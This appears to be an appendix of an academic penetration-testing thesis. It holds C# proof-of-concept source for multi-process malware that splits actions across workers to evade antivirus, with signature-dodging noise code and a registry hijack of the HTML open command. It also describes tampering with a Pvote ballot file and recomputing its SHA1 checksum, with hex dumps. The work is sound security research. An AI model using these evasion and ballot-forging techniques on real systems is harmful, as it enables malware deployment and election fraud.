One of the main features of the described methodology in chapter 4 is the ability to “breath”. The word “breath” in this contest does not mean the methodology is alive but underlines the methodology’s ability to grow and to fall depending on what round the tester is. For example fig. A.1 shows the first two rounds. “Testing Goals”, “Testing Objects” and “Posture”, in this particular case, are always fixed to a static vector, because the analyzed system is relative a small system and because the tester does not have the ability to move his focus during the penetration test. The inability to move the tester’s point of view is due to the fact that he does not gain access to the AV source code and he does not have the ability to extend it. As described in chapter 8 the starting Flaw Hypotheses (in Fig A.1 FlawHypothesis Vector) are to split the signatures in a way that AV does not recognize them. The first attempt has been to hide a malware into another filetype in a way that signature based AV could not find it. The second most successfully attempt (represented in the second round) has been to break the malware into multiple small parts and hiding those parts into multiple hosting files. A so called main actor is the one able to rebuild the malware into the attacked machine’s memory by ordering the spread malware from the hosting files. After the successful attempt (for more details and results please see chapter 8) an inducted hypothesis came in mind: “What about splitting malware’s actions rather then splitting malware’s file ?” In other words every malware could be identified as a set of actions. Splitting the actions into multiple single-action coordinated processes is a new idea born after

First Round:

$$
\begin{aligned}
&TestingGoals = \{AntiVirus\}\\
&TestingObjects = \{Signature, Behavior\}\\
&Posture = \{External - Grey - Close\}\\
&FlawHypothesis = \{SplittingSignature\}\\
&FindEvidence = \{HidingSignatures\}
\end{aligned}
$$

Second Round:

$$
\begin{aligned}
&TestingGoals = \{AntiVirus\}\\
&TestingObjects = \{Signature, Behavior\}\\
&Posture = \{External - Grey - Close\}\\
&FlawHypothesis = \{SplittingSignature\}\\
&FindEvidence = \{MultipleFiles, MainActor\}
\end{aligned}
$$

Figure A.1.: First and Second Methodology Round

that the first idea (splitting malware into multiple files) was realized.

Fig A.2 shows as third round the presence of the “InductionHypotheses” vector and as fourth round the updated “FlawHypothesis” vector with the respective upgraded “FindEvidence” vector. The new “FindEvidence” vector driven the experiments and leaded the results described in chapter 8. The “FindEvidence” vector wraps the attack vectors used to exploit the “FlawHypothesis” vector. In this particular case after having exploited each flaw hypothesis no inducted hypothesis have been came out ending up the methodology process in 4 rounds.

Both of the showed figures describes the principal steps of the entire methodology. Many fundamental steps such as: the definition of testing goals, the definition of testing objects, the final reports and the many attempts before reaching the right exploiting “FindEvidence” vector, have been omitted in order to simplify the reading. In a real scenario every step need to be reported.

Third Round:

$$InductionHypotheses = \{SplittingOverMultiple\Pr ocesses\}$$

Fourth Round:

$$TestingGoals = \{AntiVirus\}$$
$$TestingObjects = \{Signature, Behavior\}$$
$$Posture = \{External - Grey - Close\}$$
$$FlawHypothesis = \{SplittingSignature, SplittingOverMultiple\Pr ocesses\}$$
$$FindEvidence = \{MultipleFiles, MainActor, Multi\Pr ocesses, Actions\}$$

Figure A.2.: Third and Fourth Methodology Round

B. Malware Code

This chapter merely shows the implementation of the discussed Malware (see chapter 8). The following code implements the core section of the coordination framework by offering event handlers such as: OpenOrCreate, OpenOrWait. Open or Create open an object or creates it if it's not present. Open Or Wait holds up the process until it the right turn to step into the object.

```
/*
 * bLOGtHREADS Utility
 * This Project represents the proof of concept of MultiStage Delivery Malware -Multi Process- version.
 * Originally written by Marco Ramilli http://marcoramilli.blogspot.com
 * (marco.ramilli@unibo.it )
 *
 * VERSION 0.3
 *
 * This Version introduces Custom Copy API (version 0.1 uses the System.IO.Copy which was detected from some AV)
 * This Version introduces some noises between functions
 *
 *
 *
 * In this version Worker A is the responsible to copy each worker in the right directory. This action assume
 * that each worker is downloaded into the same directory. The overall signature does not change.
 *
 * Worker A -> copy itself and other workers, creates the autorun registry keys.
 * Worker B -> changes the background every 10 seconds .
 * Worker C -> writes the background image.
 */

using System;
using System.Collections.Generic;
using System.Text;
using System.Threading;

namespace BlogThreads.Utilities
{
    public static class NamedEvents
    {
        public static EventWaitHandle OpenOrCreate(string name, bool initialState, EventResetMode mode)
        {
            EventWaitHandle ewh = null;
            try
            {
                ewh = EventWaitHandle.OpenExisting(name);
            }
            catch (WaitHandleCannotBeOpenedException)
            {
                //Handle does not exist, create it.
                ewh = new EventWaitHandle(initialState, mode, name);
            }

            return ewh;
        }

        public static EventWaitHandle OpenOrWait(string name)
        {
            EventWaitHandle ewh = null;

            while (null == ewh)
            {
                try
                {
                    ewh = EventWaitHandle.OpenExisting(name);
                }
                catch (WaitHandleCannotBeOpenedException)
                {
                    Thread.Sleep(50);
                }
            }

            return ewh;
        }
    }
}
```

The following code provides a new copy function, the characteristic of this function is that it does not use the system call copy but it replace it. At the beginning was used to change the Malware signature that was detected by using the *copy* API. In the current implementation it's not used anymore. I report this code just to remember that rewriting API is not the right solution for evading Anti virus, since the behavior analysis does not care about how the Malware performs operations.

```
/*
 * bLOGtHREADS Copy Utility
 * This Project represents the proof of concept of MultiStage Delivery Malware -Multi Process- version.
 * Originally written by Marco Ramilli http://marcoramilli.blogspot.com
 * (marco.ramilli@unibo.it )
 *
 * VERSION 0.3
 *
 * This Version introduces Custom Copy API (version 0.1 uses the System.IO.Copy which was detected from some AV)
 * This Version introduces some noises between functions
 *
 *
 *
 * In this version Worker A is the responsible to copy each worker in the right directory. This action assume
 * that each worker is downloaded into the same directory. The overall signature does not change.
 *
 * Worker A -> copy itself and other workers, creates the autorun registry keys.
 * Worker B -> changes the background every 10 seconds .
 * Worker C -> writes the background image.
 */
using System;
using System.Collections.Generic;
using System.Text;
using System.IO;
namespace BlogThreads.Utilities
{
    public class ICopy
    {


        public void InternalCopy(String FROM, String TO)
        {
```

```
        // Start moving section
        try
        {
         //creating new stream for new file
            FileStream fTO = new FileStream(TO, FileMode.Create); .
            //reading from file. Overflowing the reading sharing.
            FileStream fFROM = new FileStream(FROM, FileMode.Open, FileAccess.Read, System.IO.FileShare.Read);
            BinaryReader reader = new BinaryReader(fFROM); //binary reader
            BinaryWriter writer = new BinaryWriter(fTO); //binary writer
            byte[] bin = new byte[fFROM.Length]; //container

            //reading process
            bin = reader.ReadBytes(Convert.ToInt32(fFROM.Length));
            //cleaning up stuff
            reader.Close(); fFROM.Close();

            //noise
            int[,] matri2x2Identity = new int[100,100]; // noise variable
            for (int i = 0; i < 100; i++)
            {
                for (int j = 0; j < 100; j++)
                {
                    if (i == j)
                        matri2x2Identity[i,j] = 1;
                    else
                        matri2x2Identity[i,j] = 0;
                }
            }
            //end noise
            //writing process
            writer.Write(bin);
            // cleaning up stuff
            writer.Close(); fTO.Close();

            //End Coping Section
        }
        catch (Exception e)
        {
            Console.WriteLine("Error: "+e);
        }


    }
}
```

```
}
```

The following code implements the core of the Worker A. The inline comments are useful to fully understand what it does.

```
/*
 * W O R K E R   A
 *
  * This Project represents the proof of concept of MultiStage Delivery Malware -Multi Process- version.
 * Originally written by Marco Ramilli http://marcoramilli.blogspot.com (marco.ramilli@unibo.it)
 *
 * VERSION 0.4
 *
 * This Version introduces Custom Copy API (version 0.1 uses the System.IO.Copy which was detected from some AV)
 * This Version introduces some noises between functions
 *
 *
 * Write to c:\WINDOWS\Temp\string.html html page within the malicious code to be executed through explorer.
 * Executes internet explorer with the malicious page.
 *
 */
using System;
using System.IO;
using System.Collections.Generic;
using System.Text;
using System.Threading;
using System.Security.AccessControl;
using System.Diagnostics;
using BlogThreads.Utilities;
using System.Runtime.InteropServices;
using Microsoft.Win32;



namespace PipelineWorkerA
{
    class ProgramA
    {


        static void Main(string[] args)
        {
            String InfectedString = "\n<script>alert(\"Win32BullMoose infection !\");</script>";


            EventWaitHandle completedA = NamedEvents.OpenOrCreate("CompletedA", false, EventResetMode.ManualReset);
            EventWaitHandle pipelineDone = NamedEvents.OpenOrWait("PipelineDone");

           //writing infected string that could be whatever infects win Explorer
            TextWriter t = new StreamWriter("c:\\WINDOWS\\Temp\\string.html");
           t.Write(InfectedString);
           t.Close();

           //Long way to run CMDSHELL
           System.Diagnostics.ProcessStartInfo info = new System.Diagnostics.ProcessStartInfo("\"c:\\Program Files\\
           info.UseShellExecute = true;
           info.Arguments = "c:\\WINDOWS\\Temp\\string.html";
           System.Diagnostics.Process.Start(info);
           //END long Way

           Console.WriteLine("Before A sends signal");

            completedA.Set();

            //wait until the whole pipeline is done.
            pipelineDone.WaitOne();
            Console.WriteLine("After all signals have been signaled");




            //launch Iexplorer
            //System.Diagnostics.Process.Start("\"c:\\Program Files\\Internet Explorer\\iexplorer.exe\"","c:\\string
            //Do some clean up.
            completedA.Close();

            Console.WriteLine("{0} Exiting", Process.GetCurrentProcess().ProcessName);
        }





    }

}
```

The following code implements the core of the Worker B.

The inline comments are useful to fully understand what it does.

```
/*
 * W O R K E R   B
 *
  * This Project represents the proof of concept of MultiStage Delivery Malware -Multi Process- version.
 * Originally written by Marco Ramilli http://marcoramilli.blogspot.com
 * (marco.ramilli@unibo.it )
 *
 * VERSION 0.4
 *
 * This Version introduces Custom Copy API (version 0.1 uses the System.IO.Copy which was detected from some AV)
 * This Version introduces some noises between functions
 *
 * PipelineWorkerB copies itslef and PipelineWorkerA into c://windows/TEMP and then replace the default browser
 * with this application
 *
 */
using System;
using System.Collections.Generic;
using System.Text;
using System.Security.AccessControl;
using System.Diagnostics;
using System.Threading;
using BlogThreads.Utilities;
using System.Runtime.InteropServices;
using System.IO;
using Microsoft.Win32;

namespace PipelineWorkerB
{
    class Program
    {

        //variables to copying process
        const int MaxPathLenght = 255;
        StringBuilder sb = new StringBuilder(MaxPathLenght);
        //end variables to copying process


        private const int SPI_SETDESKWALLPAPER = 20;
        private const int SPIF_UPDATEINIFILE = 0x1;
        private const int SPIF_SENDWININICHANGE = 0x2;

        [DllImport("user32.dll", CharSet = CharSet.Auto, SetLastError = true)]
```

```
public static extern int SystemParametersInfo(int uAction, int uParam, string IpvParam, int fuWinIni);

[DllImport("kernel32.dll", SetLastError = true, CharSet = CharSet.Auto)]
public static extern int GetModuleFileName(int hModule, StringBuilder strFullPath, int nSize);

static void Main(string[] args)
{

    const int MaxPathLenght = 255;
    StringBuilder sb = new StringBuilder(MaxPathLenght);

    EventWaitHandle completedA = NamedEvents.OpenOrWait("CompletedA");
    EventWaitHandle pipelineDone = NamedEvents.OpenOrCreate("PipelineDone", false, EventResetMode.ManualRese

    Console.WriteLine("{0} Initialized", Process.GetCurrentProcess().ProcessName);
    Console.WriteLine("Before A has been finished");

    completedA.WaitOne();
    Console.WriteLine("Pipeline B is working");
    //DO SOMETHING AFTER A
    // Start copying itself.
    int len = GetModuleFileName(0, sb, MaxPathLenght);
    String fn = sb.ToString(0, len);
    String dir = Directory.GetCurrentDirectory();

    //copying using the crafted copying library
    //ICopy internalCopy = new ICopy();
    //internalCopy.InternalCopy(fn, "c:\\WINDOWS\\Temp\\windowsupdateB.exe");
    //internalCopy.InternalCopy(dir + "\\PipelineWorkerA.exe","c:\\WINDOWS\\Temp\\windowsupdateA.exe");
    //end interal copying procedure

    //wait until the whole pipeline is done.
    pipelineDone.Set();
    Console.WriteLine(fn);
    Console.WriteLine("Back to finished pipeline.");

    pipelineDone.Close();

    RegistryKey regkey = Registry.ClassesRoot.OpenSubKey(@"htmlfile\\shell\\opennew\\command\\", true);

    regkey.SetValue("(Default)",fn + "\\" + "PipelineWorkerB.exe" );

    Console.WriteLine("{0} Exiting", Process.GetCurrentProcess().ProcessName);

}
```

```
    }
}
```


No more implementations will be provided. Each Worker does different actions, but it does its own action in the same way by using the same coordination framework in this way. Worker A and Worker B provide an enough clear vision about the running Malware.

C. Pvote and Scantegrity: Exploiting Schemes and Codes


Chapter 6 described a practical use of the presented penetration testing methodology. The chapter did not describe any implemented exploit. This Appendix briefly describes the most important exploiting codes and schemes used in chapter 6

C.1. Pvote Exploit 1: Marco Ramilli for Governor


This code exploits the "attack to the governor" . Fig C.1 shows the three phases of the exploit. First the ballot file identification. In order to be rightly parsed from Pvote the ballot file must have the magic numbers: 0x50, 0x76, 0x6F, 0x74, 0x65 (ASCII "Pvote"). The attacker needs to find the way to modify the ballot without altering these bytes. Second the candidate substitution. In this case the attack consist in substituting the Governor's candidate name. Highlighted in red the injected name ("Marco Ramilli"), highlighted in green the compromised race and highlighted in blue the padding. Padding is not mandatory to successfully implement the attack but if used makes the attack way easier since there is no need to change the ballot's length (special bytes after the header). It is also possible to substitute propositions, Members of City Council and Secretary of State. The third and final step is to change the Integrity CheckSum (Highlighted in purple). Pvote uses SHA1 as a checksum. By recalculating the SHA1 of the modified ballot and by replacing it in the right position (Highlighted in purple), the attacker can manipulate the ballot file without generating errors nor warnings.



```
00000000  50 76 6F 74 65 00 01 00 00 00 00 0A 00 00 00 01 00 00 00 19 00 00 00 02 00 00 00 07 00 00 00 2A 00 00 00 1D FF FF FF FF 00 00 00 2C 00 00 00 1F FF FF FF FF 00 00 00  Pvote..........................*...........,...........
00000055  2E 00 00 00 21 FF FF FF FF 00 00 00 30 00 00 00 23 FF FF FF FF 00 00 00 32 00 00 00 25 FF FF FF FF 00 00 00 34 00 00 00 27 FF FF FF FF 00 00 00 36 00 00 00 29 00 00  ....!.......0...#.......2...%.......4...'.......6...)..
00000110  00 01 00 00 00 19 00 00 00 00 00 00 00 01 00 00 00 1D 00 00 00 02 00 00 00 00 FF FF FF FF 00 00 00 03 00 00 00 01 FF FF FF FF 00 00 00 04 00 00 00 02 FF FF FF FF 00  .......................................................
00000165  00 00 05 00 00 00 03 FF FF FF FF 00 00 00 06 00 00 00 04 FF FF FF FF 00 00 00 07 00 00 00 05 FF FF FF FF 00 00 00 08 00 00 00 06 FF FF FF FF 00 00 00 09 00 00 00 07  .......................................................
00000220  FF FF FF FF 00 00 00 0A 00 00 00 08 FF FF FF FF 00 00 00 0B 00 00 00 09 FF FF FF FF 00 00 00 0C 00 00 00 0A FF FF FF FF 00 00 00 0D 00 00 00 0B FF FF FF FF 00 00 00  .......................................................
00000275  0E 00 00 00 0C FF FF FF FF 00 00 00 0F 00 00 00 0D FF FF FF FF 00 00 00 10 00 00 00 0E FF FF FF FF 00 00 00 11 00 00 00 0F FF FF FF FF 00 00 00 12 00 00 00 10 FF FF  .......................................................
00000330  FF FF 00 00 00 13 00 00 00 11 FF FF FF FF 00 00 00 14 00 00 00 12 FF FF FF FF 00 00 00 15 00 00 00 13 FF FF FF FF 00 00 00 16 00 00 00 14 FF FF FF FF 00 00 00 17 00  .......................................................
00000385  00 00 15 FF FF FF FF 00 00 00 18 00 00 00 16 FF FF FF FF 00 00 00 19 00 00 00 17 FF FF FF FF 00 00 00 1A 00 00 00 18 FF FF FF FF 00 00 00 1B 00 00 00 19 FF FF FF FF  .......................................................
00000440  00 00 00 1C 00 00 00 1A FF FF FF FF 00 00 00 1D 00 00 00 1B FF FF FF FF 00 00 00 1E 00 00 00 1C FF FF FF FF 00 00 00 01 00 00 00 19 00 00 00 02 00 00 00 07 00 00 00  .......................................................
00000495  38 00 00 00 2B FF FF FF FF 00 00 00 3A 00 00 00 2D FF FF FF FF 00 00 00 3C 00 00 00 2F FF FF FF FF 00 00 00 3E 00 00 00 31 FF FF FF FF 00 00 00 40 00 00 00 33 FF FF  8...+.......:...-.......<.../.......>...1.......@...3..
00000550  FF FF 00 00 00 42 00 00 00 35 FF FF FF FF 00 00 00 44 00 00 00 37 00 00 00 03 00 00 00 19 00 00 00 00 00 00 00 01 00 00 00 1D 00 00 00 02 00 00 00 00 FF FF FF FF 00  .....B...5.......D...7.................................
00000605  00 00 03 00 00 00 01 FF FF FF FF 00 00 00 04 00 00 00 02 FF FF FF FF 00 00 00 05 00 00 00 03 FF FF FF FF 00 00 00 06 00 00 00 04 FF FF FF FF 00 00 00 07 00 00 00 05  .......................................................
00000660  FF FF FF FF 00 00 00 08 00 00 00 06 FF FF FF FF 00 00 00 09 00 00 00 07 FF FF FF FF 00 00 00 0A 00 00 00 08 FF FF FF FF 00 00 00 0B 00 00 00 09 FF FF FF FF 00 00 00  .......................................................
00000715  0C 00 00 00 0A FF FF FF FF 00 00 00 0D 00 00 00 0B FF FF FF FF 00 00 00 0E 00 00 00 0C FF FF FF FF 00 00 00 0F 00 00 00 0D FF FF FF FF 00 00 00 10 00 00 00 0E FF FF  .......................................................
00000770  FF FF 00 00 00 11 00 00 00 0F FF FF FF FF 00 00 00 12 00 00 00 10 FF FF FF FF 00 00 00 13 00 00 00 11 FF FF FF FF 00 00 00 14 00 00 00 12 FF FF FF FF 00 00 00 15 00  .......................................................
00000825  00 00 13 FF FF FF FF 00 00 00 16 00 00 00 14 FF FF FF FF 00 00 00 17 00 00 00 15 FF FF FF FF 00 00 00 18 00 00 00 16 FF FF FF FF 00 00 00 19 00 00 00 17 FF FF FF FF  .......................................................
00000880  00 00 00 1A 00 00 00 18 FF FF FF FF 00 00 00 1B 00 00 00 19 FF FF FF FF 00 00 00 1C 00 00 00 1A FF FF FF FF 00 00 00 1D 00 00 00 1B FF FF FF FF 00 00 00 1E 00 00 00  .......................................................
00000935  1C FF FF FF FF 00 00 00 03 00 00 00 19 00 00 00 02 00 00 00 08 00 00 00 46 00 00 00 39 FF FF FF FF 00 00 00 48 00 00 00 3B FF FF FF FF 00 00 00 4A 00 00 00 3D FF FF  ........................F...9.......H...;.......J...=..
00000990  FF FF 00 00 00 4C 00 00 00 3F FF FF FF FF 00 00 00 4E 00 00 00 41 FF FF FF FF 00 00 00 50 00 00 00 43 00 00 00 05 00 00 00 52 00 00 00 45 00 00 00 06 00 00 00 54 00  .....L...?.......N...A.......P...C.......R...E.......T.
00001045  00 00 47 00 00 00 07 00 00 00 19 00 00 00 00 00 00 00 01 00 00 00 1D 00 00 00 02 00 00 00 00 FF FF FF FF 00 00 00 03 00 00 00 01 FF FF FF FF 00 00 00 04 00 00 00 02  ..G....................................................
00001100  FF FF FF FF 00 00 00 05 00 00 00 03 FF FF FF FF 00 00 00 06 00 00 00 04 FF FF FF FF 00 00 00 07 00 00 00 05 FF FF FF FF 00 00 00 08 00 00 00 06 FF FF FF FF 00 00 00  .......................................................
```



```
00146850  00 04 00 00  00 6F FF FF  FF FF 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 0F 00 00  00 01 00 00  00 75 FF FF  FF FF 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 0F 00  .....o...........................u.....................
00146905  00 00 1C 00  00 00 69 FF  FF FF FF 00  00 00 01 00  00 00 01 00  00 00 07 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 01 00  00 00 00 00  00 00 00 00  00 00 AD FF  FF FF FF  ......i................................................
00146960  00 00 00 00  FF FF FF FF  00 00 00 00  00 00 00 69  FF FF FF FF  00 00 00 00  00 00 00 01  00 00 00 02  00 00 00 07  00 00 00 1C  00 00 00 01  00 00 00 00  00 00 00 00  00 00 00  ...............i.......................................
00147015  1C FF FF FF  FF 00 00 00  00 FF FF FF  FF 00 00 00  00 00 00 00  00 00 00 00  0F 00 00 00  1D 00 00 00  00 00 00 00  00 00 00 00  01 00 00 00  07 00 00 00  01 00 00 00  00 00 00  .......................................................
00147070  00 01 00 00  00 00 00 00  00 05 00 00  00 00 00 00  00 00 00 00  00 64 FF FF  FF FF 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 BD FF FF  FF FF 00 00  00 00 00 00  00 00 00  .....................d.................................
00147125  00 00 00 00  00 00 BE FF  FF FF FF 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 64 FF  FF FF FF 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 BF FF  FF FF FF 00  00 00 00  ..........................d............................
00147180  00 00 00 00  00 00 00 00  00 00 00 10  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 3A 98  00 00 00 0A  00 00 00 08  47 6F 76 65  72 6E 6F 72  00 00 00 00  00 00 00  ..............................:.........Governor.......
00147235  07 00 00 00  0E 50 68 69  6C 20 41 6E  67 65 6C 69  64 65 73 00  00 00 15 4D  61 72 63 6F  20 52 61 6D  69 6C 6C 69  20 20 20 20  20 20 20 20  00 00 00 0B  41 72 74 20  4F 6C 69  .....Phil Angelides....Marco Ramilli        ....Art Oli
00147290  76 69 65 72  00 00 00 0D  4A 61 6E 69  63 65 20 4A  6F 72 64 61  6E 00 00 00  13 50 65 74  65 72 20 4D  69 67 75 65  6C 20 43 61  6D 65 6A 6F  00 00 00 10  45 64 77 61  72 64 20  vier....Janice Jordan....Peter Miguel Camejo....Edward 
00147345  43 2E 20 4E  6F 6F 6E 61  6E 00 00 00  0A 57 72 69  74 65 2D 69  6E 20 31 00  00 00 14 47  6F 76 65 72  6E 6F 72 2C  20 57 72 69  74 65 2D 69  6E 20 31 00  00 00 01 00  00 00 1D  C. Noonan....Write-in 1....Governor, Write-in 1........
00147400  00 00 00 01  41 00 00 00  01 42 00 00  00 01 43 00  00 00 01 44  00 00 00 01  45 00 00 00  01 46 00 00  00 01 47 00  00 00 01 48  00 00 00 01  49 00 00 00  01 4A 00 00  00 01 4B  ....A....B....C....D....E....F....G....H....I....J....K
00147455  00 00 00 01  4C 00 00 00  01 4D 00 00  00 01 4E 00  00 00 01 4F  00 00 00 01  50 00 00 00  01 51 00 00  00 01 52 00  00 00 01 53  00 00 00 01  54 00 00 00  01 55 00 00  00 01 56  ....L....M....N....O....P....Q....R....S....T....U....V
00147510  00 00 00 01  57 00 00 00  01 58 00 00  00 01 59 00  00 00 01 5A  00 00 00 01  2D 00 00 00  01 27 00 00  00 01 20 00  00 00 12 53  65 63 72 65  74 61 72 79  20 6F 66 20  53 74 61  ....W....X....Y....Z....-....'.... ....Secretary of Sta
00147565  74 65 00 00  00 00 00 00  00 07 00 00  00 11 47 61  69 6C 20 4B  2E 20 4C 69  67 68 74 66  6F 6F 74 00  00 00 0B 4D  61 72 67 69  65 20 41 6B  69 6E 00 00  00 0C 46 6F  72 72 65  te............Gail K. Lightfoot....Margie Akin....Forre
00147620  73 74 20 48  69 6C 6C 00  00 00 0B 44  65 62 72 61  20 42 6F 77  65 6E 00 00  00 13 47 6C  65 6E 6E 20  4D 63 4D 69  6C 6C 6F 6E  2C 20 4A 72  2E 00 00 00  0F 42 72 75  63 65 20  st Hill....Debra Bowen....Glenn McMillon, Jr.....Bruce 
00147675  4D 63 50 68  65 72 73 6F  6E 00 00 00  0A 57 72 69  74 65 2D 69  6E 20 31 00  00 00 1E 53  65 63 72 65  74 61 72 79  20 6F 66 20  53 74 61 74  65 2C 20 57  72 69 74 65  2D 69 6E  McPherson....Write-in 1....Secretary of State, Write-in
00147730  20 31 00 00  00 01 00 00  00 1D 00 00  00 01 41 00  00 00 01 42  00 00 00 01  43 00 00 00  01 44 00 00  00 01 45 00  00 00 01 46  00 00 00 01  47 00 00 00  01 48 00 00  00 01 49   1............A....B....C....D....E....F....G....H....I
00147785  00 00 00 01  4A 00 00 00  01 4B 00 00  00 01 4C 00  00 00 01 4D  00 00 00 01  4E 00 00 00  01 4F 00 00  00 01 50 00  00 00 01 51  00 00 00 01  52 00 00 00  01 53 00 00  00 01 54  ....J....K....L....M....N....O....P....Q....R....S....T
00147840  00 00 00 01  55 00 00 00  01 56 00 00  00 01 57 00  00 00 01 58  00 00 00 01  59 00 00 00  01 5A 00 00  00 01 2D 00  00 00 01 27  00 00 00 01  20 00 00 00  16 4D 65 6D  62 65 72  ....U....V....W....X....Y....Z....-....'.... ....Member
00147895  20 6F 66 20  43 69 74 79  20 43 6F 75  6E 63 69 6C  00 00 00 00  00 00 00 08  00 00 00 17  57 69 6C 6C  69 61 6D 20  22 42 69 6C  6C 22 20 47  2E 20 47 6C  79 6E 6E 00  00 00 12   of City Council............William "Bill" G. Glynn....
00147950  53 61 6C 76  61 74 6F 72  65 20 4E 2E  20 45 76 6F  6C 61 00 00  00 0F 4C 61  72 72 79 20  44 2E 20 57  69 72 69 63  6B 00 00 00  0C 4E 61 6E  63 79 20 50  61 72 65 6E  74 00 00  Salvatore N. Evola....Larry D. Wirick....Nancy Parent..
00148005  00 0E 4D 69  63 68 61 65  6C 20 42 2E  20 4B 65 65  00 00 00 0A  57 72 69 74  65 2D 69 6E  20 31 00 00  00 0A 57 72  69 74 65 2D  69 6E 20 32  00 00 00 0A  57 72 69 74  65 2D 69  ..Michael B. Kee....Write-in 1....Write-in 2....Write-i
00148060  6E 20 33 00  00 00 22 4D  65 6D 62 65  72 20 6F 66  20 43 69 74  79 20 43 6F  75 6E 63 69  6C 2C 20 57  72 69 74 65  2D 69 6E 20  31 00 00 00  01 00 00 00  1D 00 00 00  01 41 00  n 3..."Member of City Council, Write-in 1............A.
00148115  00 00 01 42  00 00 00 01  43 00 00 00  01 44 00 00  00 01 45 00  00 00 01 46  00 00 00 01  47 00 00 00  01 48 00 00  00 01 49 00  00 00 01 4A  00 00 00 01  4B 00 00 00  01 4C 00  ...B....C....D....E....F....G....H....I....J....K....L.
00148170  00 00 01 4D  00 00 00 01  4E 00 00 00  01 4F 00 00  00 01 50 00  00 00 01 51  00 00 00 01  52 00 00 00  01 53 00 00  00 01 54 00  00 00 01 55  00 00 00 01  56 00 00 00  01 57 00  ...M....N....O....P....Q....R....S....T....U....V....W.
00148225  00 00 01 58  00 00 00 01  59 00 00 00  01 5A 00 00  00 01 2D 00  00 00 01 27  00 00 00 01  20 00 00 00  22 4D 65 6D  62 65 72 20  6F 66 20 43  69 74 79 20  43 6F 75 6E  63 69 6C  ...X....Y....Z....-....'.... ..."Member of City Council
00148280  2C 20 57 72  69 74 65 2D  69 6E 20 32  00 00 00 01  00 00 00 1D  00 00 00 01  41 00 00 00  01 42 00 00  00 01 43 00  00 00 01 44  00 00 00 01  45 00 00 00  01 46 00 00  00 01 47  , Write-in 2............A....B....C....D....E....F....G
00148335  00 00 00 01  48 00 00 00  01 49 00 00  00 01 4A 00  00 00 01 4B  00 00 00 01  4C 00 00 00  01 4D 00 00  00 01 4E 00  00 00 01 4F  00 00 00 01  50 00 00 00  01 51 00 00  00 01 52  ....H....I....J....K....L....M....N....O....P....Q....R
00148390  00 00 00 01  53 00 00 00  01 54 00 00  00 01 55 00  00 00 01 56  00 00 00 01  57 00 00 00  01 58 00 00  00 01 59 00  00 00 01 5A  00 00 00 01  2D 00 00 00  01 27 00 00  00 01 20  ....S....T....U....V....W....X....Y....Z....-....'.... 
00148445  00 00 00 22  4D 65 6D 62  65 72 20 6F  66 20 43 69  74 79 20 43  6F 75 6E 63  69 6C 2C 20  57 72 69 74  65 2D 69 6E  20 33 00 00  00 01 00 00  00 1D 00 00  00 01 41 00  00 00 01  ..."Member of City Council, Write-in 3............A....
00148500  42 00 00 00  01 43 00 00  00 01 44 00  00 00 01 45  00 00 00 01  46 00 00 00  01 47 00 00  00 01 48 00  00 00 01 49  00 00 00 01  4A 00 00 00  01 4B 00 00  00 01 4C 00  00 00 01  B....C....D....E....F....G....H....I....J....K....L....
00148555  4D 00 00 00  01 4E 00 00  00 01 4F 00  00 00 01 50  00 00 00 01  51 00 00 00  01 52 00 00  00 01 53 00  00 00 01 54  00 00 00 01  55 00 00 00  01 56 00 00  00 01 57 00  00 00 01  M....N....O....P....Q....R....S....T....U....V....W....
00148610  58 00 00 00  01 59 00 00  00 01 5A 00  00 00 01 2D  00 00 00 01  27 00 00 00  01 20 00 00  00 0E 50 72  6F 70 6F 73  69 74 69 6F  6E 20 31 41  00 00 00 00  00 00 00 02  00 00 00  X....Y....Z....-....'.... ....Proposition 1A...........
00148665  03 59 65 73  00 00 00 02  4E 6F 00 00  00 0E 50 72  6F 70 6F 73  69 74 69 6F  6E 20 31 42  00 00 00 00  00 00 00 02  00 00 00 03  59 65 73 00  00 00 02 4E  6F 00 00 56  22 00 00  .Yes....No....Proposition 1B............Yes....No..V"..
00148720  00 C0 00 00  2D 17 04 00  04 00 04 00  04 00 04 00  06 00 05 00  05 00 05 00  01 00 04 00  03 00 04 00  01 00 01 00  01 00 FE FF  FF FF FF FF  FE FF FF FF  FD FF FE FF  FE FF FB  ....-..................................................
00148775  FF FB FF FE  FF 01 00 FF  FF 00 00 FF  FF 01 00 01  00 01 00 00  00 00 00 FE  FF 02 00 01  00 01 00 00  00 FE FF FE  FF FF FF FF  FF FD FF FC  FF FC FF FC  FF FC FF FB  FF FD FF  .......................................................
```

